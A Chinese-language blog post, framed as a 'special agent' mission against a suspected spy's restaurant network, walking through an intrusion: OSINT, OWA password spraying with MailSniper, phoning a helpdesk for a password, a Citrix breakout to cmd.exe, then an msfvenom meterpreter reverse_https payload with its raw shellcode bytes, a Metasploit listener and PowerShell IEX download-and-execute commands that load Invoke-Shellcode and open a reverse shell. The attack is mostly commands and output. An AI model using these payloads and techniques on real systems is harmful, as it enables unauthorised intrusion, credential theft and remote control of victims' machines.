

# 特工小分队再出发

原创 雪狼别动队 酒仙桥六号部队

2020-09-02原文

这是 酒仙桥六号部队 的第 72 篇文章。

全文共计1953个字，预计阅读时长7分钟。

经酒仙桥六号部队任务发放，接到新的任务需要执行。

## 关于 2020 信息安全特种任务的作战，关注度和信息情报要做好相关实施工作通知

各特工处，各有关人员：

为全面建设网络信息安全防线，加强信息化、安全化的有关建设，接到总部指令，现有疑似间谍进入我区内活动，请重点留意观察并积极调查取证。请认真贯彻落实内部有关文件。切实做好信息安全防御战的高质量工作。

### 一、背景


随着互联网的快速发展，特别是移动互联网的崛起，网络安全形势更为严峻。网络安全不仅涉及公民信息安全，更涉及国家安全。树立正确的网络安全观，全面加强网络安全建设，是整个互联网行业乃至社会发展到一定阶段的必然要求。

经授权对某区域内的咖啡厅、饭店、KTV等场所排查发现，有一家饭店疑似存在嫌疑人员，该饭店老板是外籍华人，在此地驻扎开店已有2-3年的时间，疑似证据主要来自该饭店的WIFI无线网络向外通讯并发送相关照片等资料。通过嗅探、抓包等技术手段，以及饭店内外无一人的情况，还是依然有数据通讯的场景下，经过信息收集后进行渗透测试排查。

## 二、信息收集

目标信息：

某境外组织，知道其域名和IP范围，进行渗透测试。




从OSINT（公开资源情报计划，是美国CIA的一种情报收集手段，从各种公开的信息资源中寻找和获取有价值的情报）可以发现的大量信息，我们也可以使用工具来帮助我们找到子域名、登陆点（Citrix, OWA（outlook的网页端），VPN, SharePoint等）、建站CMS、电子邮件地址等。


（例如谷歌, [Shodan](#), [Censys](#) ([censys.io](#)), [connect.data.com](#), [Fierce](#), [Recon-ng](#), [SimplyEmail](#), [TheHarvester](#), [SpiderFoot](#) ([spiderfoot.net](#)), [hunter.io](#), [VirusTotal](#) ([virustotal.com](#)), [FOCA](#), [Maltego](#) and [Pastebin](#) ([pastebin.com](#))等)

进行大量的信息收集后，收集到的有用信息是：outlook的登录页面（扫描其C段找到），Citrix应用程序以及1000多用户名。


搜集到的用户名：



Citrix登录页面：



outlook登陆页面（OWA）



### 三、入侵

知道了其owa我们用MailSniper工具进行Password Spray攻击。

（MailSniper下载地址：<https://github.com/dafthack/mail sniper>

MailSniper简介：

MailSniper 有两个主要函数。这两个函数是 Invoke-GlobalMailSearch 和 Invoke-SelfSearch

首先用 powershell 打开；

```
C:\Windows\System32\cmd.exe - powershell.exe -exec Bypass
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\tools\MailSniper-master\MailSniper-master>powershell.exe -exec Bypass
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\tools\MailSniper-master\MailSniper-master> Import-Module .\MailSniper.ps1
PS C:\tools\MailSniper-master\MailSniper-master> Invoke-SelfSearch -Mailbox [redacted]
[redacted]
[*] Trying exchange version Exchange2010
```

搜索域中的所有邮箱命令：

```
Invoke-GlobalMailSearch -ImpersonationAccount current-username -
ExchHostname Exch01 -OutputCsv global-email-search.csv
```

搜索当前用户的邮箱命令：

```
Invoke-SelfSearch -Mailbox current-user@domain.com
```


附其他规则：

```
### Invoke-GlobalMailSearch Options
...
ImpersonationAccount - This user will be granted the ApplicationImpersonation role on the Exchange server.
ExchHostname          - The hostname of the Exchange server to connect to (If $AutoDiscoverEmail is specified the server will be autodiscovered).
AutoDiscoverEmail    - A valid email address that will be used to autodiscover where the Exchange server is located.
MailboxPerUser       - The total number of emails to return for each mailbox.
Terms                - Certain terms to search through each email subject and body for. By default the script searches for "password","creds","credentials".
OutputCsv            - Outputs the results of the search to a CSV file.
ExchangeVersion      - Specify the version of Exchange server to connect to. By default the script tries Exchange2010.
AdminUserName        - The username of an Exchange administrator (i.e. member of the "Exchange Organization Administrators" or "Organization Management" group) including the domain (i.e. domain\administrator).
AdminPassword        - The password to the Exchange administrator (i.e. member of the "Exchange Organization Administrators" or "Organization Management" group) account specified with AdminUserName.
EmailList            - A text file listing email addresses to search (one per line).
Folder               - The folder within each mailbox to search. By default the script only searches the "Inbox" folder. By specifying 'all' for the Folder option all of the folders including subfolders of the specified mailbox will be searched.
Regex                - The regex parameter allows for the use of regular expressions when doing searches. This will override the -Terms flag.
CheckAttachments     - If the CheckAttachments option is added MailSniper will attempt to search through the contents of email attachments in addition to the default body/subject. These attachments can be downloaded by specifying the -DownloadDir option. It only searches attachments that are of extension .txt, .htm, .pdf, .ps1, .doc, .xls, .bat, and .msg currently.
DownloadDir          - When the CheckAttachments option finds attachments that are matches to the search terms the files can be downloaded to a specific location using the -DownloadDir option.
...
### Invoke-SelfSearch Options
...
ExchHostname         - The hostname of the Exchange server to connect to (If $Mailbox is specified the server will be autodiscovered).
Mailbox              - Email address of the current user the PowerShell process is running as.
MailboxPerUser       - The total number of emails to return.
Terms                - Certain terms to search through each email subject and body for. By default the script searches for "password","creds","credentials".
OutputCsv            - Outputs the results of the search to a CSV file.
ExchangeVersion      - Specify the version of Exchange server to connect to. By default the script tries Exchange2010.
Remote               - A switch for performing the search remotely across the Internet against a system hosting EMS. Instead of utilizing the current user's credentials if the -Remote option is added a new credential box will pop up for accessing the remote EMS service.
Folder               - The folder within each mailbox to search. By default the script only searches the "Inbox" folder. By specifying 'all' for the Folder option all of the folders including subfolders of the specified mailbox will be searched.
Regex                - The regex parameter allows for the use of regular expressions when doing searches. This will override the -Terms flag.
CheckAttachments     - If the CheckAttachments option is added MailSniper will attempt to search through the contents of email attachments in addition to the default body/subject. These attachments can be downloaded by specifying the -DownloadDir option. It only searches attachments that are of extension .txt, .htm, .pdf, .ps1, .doc, .xls, .bat, and .msg currently.
DownloadDir          - When the CheckAttachments option finds attachments that are matches to the search terms the files can be downloaded to a specific location using the -DownloadDir option.
OtherUserMailbox     - Specify this flag when attempting to read emails from a different user's mailbox
...

```

```
## Additional MailSniper Modules
**Get-GlobalAddressList** is a module that will first attempt to connect to an Outlook Web Access portal and utilize the "FindPeople" method (only available in Exchange2013 and up) of gathering email addresses from the Global Address List. If this does not succeed the script will attempt to connect to Exchange Web Services where it will attempt to gather the Global Address List.
...
PowerShell
Get-GlobalAddressList -ExchangeMailbox mail.domain.com -UserList domain\username -Password Fall2016 -OutFile global-address-list.txt
...
**Get-MailboxFolders** is a module that will connect to a Microsoft Exchange server using Exchange Web Services to gather a list of folders from the current user's mailbox.
...
PowerShell
Get-MailboxFolders -Mailbox current-user@domain.com
...
**Invoke-PasswordSprayOWA** is a module that will attempt to connect to an Outlook Web Access portal and perform a password spraying attack using a user-list and a single password. PLEASE BE CAREFUL, NOT TO LOCKOUT ACCOUNTS!
...
PowerShell
Invoke-PasswordSprayOWA -ExchangeMailbox mail.domain.com -UserList .\userlist.txt -Password Fall2016 -Threads 15 -OutFile owa-sprayed-creds.txt
...
**Invoke-PasswordSprayEWS** is a module that will attempt to connect to an Exchange Web Services portal and perform a password spraying attack using a userlist and a single password. PLEASE BE CAREFUL, NOT TO LOCKOUT ACCOUNTS!
...
PowerShell
Invoke-PasswordSprayEWS -ExchangeMailbox mail.domain.com -UserList .\userlist.txt -Password Fall2016 -Threads 15 -OutFile sprayed-ews-creds.txt
...
**Invoke-DomainHarvestOWA** is a module that will attempt to connect to an Outlook Web Access portal and determine a valid domain name for logging into the portal from the WWW-Authenticate header returned in a web response from the server or based off of small timing differences in login attempts.
...
PowerShell
Invoke-DomainHarvestOWA -ExchangeMailbox mail.domain.com
...
**Invoke-UsernameHarvestOWA** is a module that will attempt to connect to an Outlook Web Access portal and harvest valid usernames based off of small timing differences in login attempts.
...
PowerShell
Invoke-UsernameHarvestOWA -ExchangeMailbox mail.domain.com -UserList .\userlist.txt -Threads 1 -OutFile owa-valid-users.txt
...
**Invoke-OpenInboxFinder** is a module that will attempt to determine if the current user running MailSniper has access to the Inbox of each email address in a list of addresses.
...
PowerShell
Invoke-OpenInboxFinder -EmailList email-list.txt
...
**Get-ADUsernameFromEWS** is a module that will attempt to determine the Active Directory username for a single email address or a list of addresses. Use the Get-GlobalAddressList module to harvest a full list of email addresses to use with Get-ADUsernameFromEWS.
...
PowerShell
Get-ADUsernameFromEWS -EmailList email-list.txt
...
激活 Windows
```

爆破失败。通过查找其子域名发现某子网站有找回用户名的功能，并且通过查看其发布的文章准备通过找回账户的方式进行账号找回。



成功知道用户名后，尝试爆破密码，失败，攻击进入瓶颈。在浏览页面的时候突然看到竟然可以拨打电话进行询问密码，于是通过之前的信息收集，准备询问。

If you have a password problem, please call the hotline 517-8

info .n.com


Before sending us an email, please check our [FAQs](#) that answer the most common questions.

怀着忐忑的心情拨打了电话，本以为会遇到各种问题，没想到当说出用户名时就告诉你密码！！



虽然只是普通用户，但是发现了其密码规则，于是进行重新组合密码进行爆破。




















运气不错，成功登录。



成功登录。

通过查找发现“文件”菜单中的“另存为”选项，导航到C:\Windows\System32\目录，并调出Windows CMD实用程序(cmd.exe)。



 cipher.exe	2009/7/14 9:39
 clb.dll	2009/7/14 9:40
 clbcatq.dll	2009/7/14 9:40
 clfs.sys	2009/7/14 9:52
 clfsw32.dll	2009/7/14 9:40
 cliconfig.dll	2009/7/14 9:40
 cliconfig.exe	2009/7/14 9:39
 cliconfig.rll	2009/7/14 8:28
 clip.exe	2009/7/14 9:39
 clusapi.dll	2010/11/21 11:24
 cmcfg32.dll	2009/7/14 9:40
 cmd.exe	2010/11/21 11:24
 cmdial32.dll	2009/7/14 9:40
 cmdkey.exe	2009/7/14 9:39
 cmdl32.exe	2009/7/14 9:39
 cmicryptinstall.dll	2009/7/14 9:40
 cmifw.dll	2009/7/14 9:40
 cmipnpinstall.dll	2009/7/14 9:40
 cmlua.dll	2009/7/14 9:40

打开CMD，使我可以访问后端Citrix服务器。

```
以太网适配器 本地连接:

连接特定的 DNS 后缀 . . . . . : 
描述 . . . . . : Intel(R) Ethernet Controller G82G00 MT Network Connection
物理地址 . . . . . : 00-0C-29-77-8A-7E
DHCP 已启用 . . . . . : 是
自动配置已启用 . . . . . : 是
本地连接 IPv6 地址 . . . . . : fe80::c094:9494:5454:5454%1 (首选)
IPv4 地址 . . . . . : 192.168.1.101
子网掩码 . . . . . : 255.255.255.0
获得租约的时间 . . . . . : 2020年 11月 18日 10:17:29
租约过期的时间 . . . . . : 2020年 11月 19日 10:17:29
默认网关 . . . . . : 192.168.1.1
DHCP 服务器 . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 234896444
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-0000-00-00-00-00-25-00-00-00-00-00-00-00-00-00-00-00-00-00

DNS 服务器 . . . . . : ::1
                       127.0.0.1
TCP/IP 上的 NetBIOS . . . . . : 已启用

隧道适配器 isatap.{50902C74-C709-4162-BC67-4A9C75E7}:

媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
```

## 四、域渗透

### powershell加载shellcode介绍

---

UNIX系统一直有着功能强大的壳程序（shell），Windows PowerShell的诞生就是要提供功能相当于UNIX系统的命令行壳程序（例如：sh、bash或csh），同时也内置脚本语言以及辅助脚本程序的工具，使命令行用户和脚本编写者可以利用 .NET Framework的强大功能。

powershell具有在硬盘中易绕过，内存中难查杀的特点。一般在后渗透中，攻击者可以在计算机上执行代码时，会下载powershell脚本来执行，ps1脚本文件无需写入到硬盘中，直接可以在内存中执行。

常见的powershell攻击工具有powersploit、nishang、empire、powercat，都提供了非常牛掰的攻击脚本，也正因为powershell的强大，现在被杀软盯的都非常紧了。

我这里使用的是Invoke-Shellcode加载，Invoke-Shellcode是PowerSploit里的一个脚本工具，通过它可以加载自定义的shellcode，而且还支持在powershell中反弹msf，支持http和https协议。

先用msfvenom生成脚本木马：

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=监听IP  
LPORT=3333 -f powershell -o shell.ps1
```

```
root@kali:~/桌面# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.102 LPORT=3333 -f powershell -o shell.ps1  
[*] No platform selected, choosing Msf::Module::Platform::Windows from the payload  
[*] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 714 bytes  
Final size of powershell file: 3493 bytes  
Saved as: shell.ps1  
root@kali:~/桌面# cat shell.ps1  
[Byte[]] $buf = 0xfc,0x48,0x83,0xe8,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x40,0x8b,0x52,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf7,0x47,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0x1,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0xd4,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0x1,0xc1,0x38,0xe6,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x48,0x24,0x49,0x1,0xd8,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x8,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0xff,0xd5,0xe8,0xe,0x9f,0xc6,0x0,0x0,0x0,0xff,0xd5,0xe8,0xa1,0x0,0x0,0x0,0x2f,0x50,0x63,0x58,0x65,0x33,0x59,0x4e,0x38,0x36,0x39,0x5f,0x57,0x4b,0x4e,0x63,0x71,0x69,0x54,0x77,0x36,0x53,0x49,0x2d,0x44,0x37,0x52,0x64,0x46,0x39,0x6b,0x4c,0x34,0x41,0x77,0x65,0x58,0x53,0x78,0x4c,0x75,0x6b,0x71,0x53,0x46,0x6d,0x72,0x6e,0x42,0x7a,0x33,0x6a,0x67,0x2d,0x4b,0x54,0x62,0x44,0x38,0x59,0x43,0x74,0x43,0x7a,0x67,0x52,0x2d,0x64,0x73,0x72,0x78,0x4b,0x33,0x52,0x49,0x32,0x39,0x55,0x6a,0x69,0x57,0x42,0x4f,0x6e,0x47,0x4a,0x63,0x75,0x38,0x57,0x45,0x48,0x6a,0x4d,0x4a,0x76,0x35,0x55,0x69,0x34,0x63,0x55,0x5f,0x58,0x4d,0x65,0x46,0x42,0x33,0x46,0x46,0x33,0x43,0x50,0x62,0x5f,0x34,0x5a,0x56,0x47,0x59,0x70,0x59,0x68,0x42,0x5a,0x72,0x57,0x33,0x42,0x39,0x6a,0x75,0x71,0x70,0x6c,0x6f,0x52,0x51,0x4c,0x33,0x42,0x68,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0x8b,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xc7,0x48,0x89,0xf1,0x9,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x8,0x0,0x75,0x49,0x8,0x3,0x56,0x6a,0x0,0x0,0x10,0xc7,0xc7,0xf0,0xb6,0x3,0x56,0xff,0x65
```

在msf中监听：

```
windows/x64/meterpreter/reverse_https
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST 192.168.1.195   yes       The local listener hostname
  LPORT 3333             yes       The local listener port
  LURI  no              no        The HTTP Path

Payload options (windows/x64/meterpreter/reverse_https):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        192.168.1.195   yes       The local listener hostname
  LPORT        3333             yes       The local listener port
  LURI         no              no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target
```

在 powershell 中分别执行下面命令。

```
IEX(New-Object
Net.WebClient).DownloadString("https://github.com/PowerShellMafia/PowerSploit/tree/master/CodeExecution/Invoke-Shellcode.ps1")
```

```
IEX(New-Object
Net.WebClient).DownloadString("下载地址/shell.ps1")
```

```
Invoke-Shellcode -Shellcode ($buf) -Force
```

```
